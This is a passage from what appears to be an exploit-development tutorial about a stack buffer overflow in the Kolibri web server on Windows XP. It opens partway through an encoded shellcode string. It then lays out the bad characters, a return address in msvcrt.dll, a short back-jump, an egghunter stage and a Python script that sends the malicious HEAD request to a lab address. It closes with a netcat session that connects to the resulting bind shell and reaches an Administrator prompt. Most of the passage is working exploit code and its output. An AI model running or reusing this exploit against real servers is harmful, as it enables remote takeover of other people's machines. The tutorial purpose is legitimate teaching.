"\x50\x6f\x31\x58\x4f\x74\x4d\x75\x51\x49\x57\x6d\x32\x4c\x30"
"\x66\x32\x31\x47\x4e\x6b\x46\x32\x54\x50\x4c\x4b\x62\x62\x45"
"\x6c\x63\x31\x68\x50\x4c\x4b\x61\x50\x42\x58\x4b\x35\x39\x50"
"\x33\x44\x61\x5a\x45\x51\x5a\x70\x66\x30\x6c\x4b\x57\x38\x74"
"\x58\x4c\x4b\x50\x58\x57\x50\x66\x61\x58\x53\x78\x63\x35\x6c"
"\x62\x69\x6e\x6b\x45\x64\x6c\x4b\x76\x61\x59\x46\x45\x61\x39"
"\x6f\x70\x31\x39\x50\x6c\x6c\x4f\x31\x48\x4f\x66\x6d\x45\x51"
"\x79\x57\x46\x58\x49\x70\x50\x75\x39\x64\x73\x33\x61\x6d\x59"
"\x68\x77\x4b\x53\x4d\x31\x34\x32\x55\x38\x62\x61\x48\x6c\x4b"
"\x33\x68\x64\x64\x76\x61\x4e\x33\x43\x56\x4c\x4b\x44\x4c\x70"
"\x4b\x6e\x6b\x51\x48\x35\x4c\x43\x31\x4b\x63\x4e\x6b\x55\x54"
"\x6e\x6b\x47\x71\x48\x50\x4c\x49\x31\x54\x45\x74\x36\x44\x43"
"\x6b\x43\x6b\x65\x31\x52\x79\x63\x6a\x72\x71\x39\x6f\x6b\x50"
"\x56\x38\x33\x6f\x50\x5a\x4c\x4b\x36\x72\x38\x6b\x4c\x46\x53"
"\x6d\x42\x48\x47\x43\x55\x62\x63\x30\x35\x50\x51\x78\x61\x67"
"\x43\x43\x77\x42\x31\x4f\x52\x74\x35\x38\x70\x4c\x74\x37\x37"
"\x56\x37\x77\x4b\x4f\x78\x55\x6c\x78\x4c\x50\x67\x71\x67\x70"
"\x75\x50\x64\x69\x49\x54\x36\x34\x36\x30\x35\x38\x71\x39\x6f"
"\x70\x42\x4b\x55\x50\x79\x6f\x4a\x75\x66\x30\x56\x30\x52\x70"
"\x76\x30\x77\x30\x66\x30\x73\x70\x66\x30\x62\x48\x68\x6a\x54"
"\x4f\x4b\x6f\x4b\x50\x79\x6f\x78\x55\x4f\x79\x59\x57\x75\x61"
"\x6b\x6b\x42\x73\x51\x78\x57\x72\x35\x50\x55\x77\x34\x44\x4d"
"\x59\x4d\x36\x33\x5a\x56\x70\x66\x36\x43\x67\x63\x58\x38\x42"
"\x4b\x6b\x64\x77\x50\x67\x39\x6f\x4a\x75\x66\x33\x33\x67\x73"
"\x58\x4f\x47\x4d\x39\x55\x68\x69\x6f\x49\x6f\x5a\x75\x33\x63"
"\x32\x73\x53\x67\x42\x48\x71\x64\x6a\x4c\x47\x4b\x59\x71\x59"
"\x6f\x5a\x75\x30\x57\x4f\x79\x78\x47\x61\x78\x34\x35\x30\x6e"
"\x70\x4d\x63\x51\x39\x6f\x69\x45\x72\x48\x75\x33\x50\x6d\x55"
"\x34\x57\x70\x6f\x79\x5a\x43\x43\x67\x71\x47\x31\x47\x54\x71"
"\x5a\x56\x32\x4a\x52\x32\x50\x59\x66\x36\x58\x62\x39\x6d\x71"
"\x76\x4b\x77\x31\x54\x44\x64\x65\x6c\x77\x71\x37\x71\x4c\x4d"
"\x37\x34\x57\x54\x34\x50\x59\x56\x55\x50\x43\x74\x61\x44\x46"
"\x30\x73\x66\x30\x56\x52\x76\x57\x36\x72\x76\x42\x6e\x46\x36"
"\x66\x36\x42\x73\x50\x56\x65\x38\x42\x59\x7a\x6c\x67\x4f\x4e"
```

```
"\x66\x79\x6f\x4a\x75\x4d\x59\x6b\x50\x62\x6e\x76\x36\x42\x66"
"\x4b\x4f\x36\x50\x71\x78\x54\x48\x4c\x47\x75\x4d\x51\x70\x4b"
"\x4f\x48\x55\x6f\x4b\x6c\x30\x78\x35\x6f\x52\x33\x66\x33\x58"
"\x6c\x66\x4f\x65\x6f\x4d\x4f\x6d\x6b\x4f\x7a\x75\x75\x6c\x56"
"\x66\x51\x6c\x65\x5a\x4b\x30\x79\x6b\x69\x70\x51\x65\x77\x75"
"\x6d\x6b\x30\x47\x36\x73\x31\x62\x62\x4f\x32\x4a\x47\x70\x61"
"\x43\x4b\x4f\x4b\x65\x41\x41")

#--------------------------------------------------------------------------------#
# badchars: \x00\x0d\x0a\x3d\x20\x3f                                             #
#--------------------------------------------------------------------------------#
# Stage1:                                                                        #
# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                                #
# (2) ESP: jump back 60 bytes in the buffer => \xEB\xC4                          #
# (3) Enough room for egghunter; marker "b33f"                                   #
#--------------------------------------------------------------------------------#
# Stage2:                                                                        #
# (*) For reliability we use the x86/alpha_mixed encoder (we have as much space #
#     as we could want), possibly this region of memory has a different set of  #
#     badcharacters.                                                             #
# (4) We embed the final stage payload in the HTTP header, which will be put     #
#     somewhere in memory at the time of the initial crash, b00m Game Over!!     #
#--------------------------------------------------------------------------------#

Stage1 = "A"*478 + hunter + "A"*5 + "\x59\x54\xC3\x77" + "\xEB\xC4"
Stage2 = "b33fb33f" + shellcode

buffer = (
"HEAD /" + Stage1 + " HTTP/1.1\r\n"
"Host: 192.168.111.128:8080\r\n"
"User-Agent: " + Stage2 + "\r\n"
"Keep-Alive: 115\r\n"
"Connection: keep-alive\r\n\r\n")

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect(("192.168.111.128", 8080))
expl.send(buffer)
expl.close()
```

In the screenshot below you can see Kolibri receiving our evil HTTP request and the output of 'netstat -an" showing that our bindshell is listening and below that the output when we connect to it, b00m Game Over!!



Game Over!

```
root@bt:~/Desktop# nc -nv 192.168.111.128 9988
(UNKNOWN) [192.168.111.128] 9988 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.111.128
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\Documents and Settings\Administrator\Desktop>
```

## Comments

There are no comments posted yet. Be the first one!

## Post a new comment

Enter text right here!

Name

Email

*Displayed next to your comments.*

*Not displayed publicly.*

Subscribe to None

Submit Comment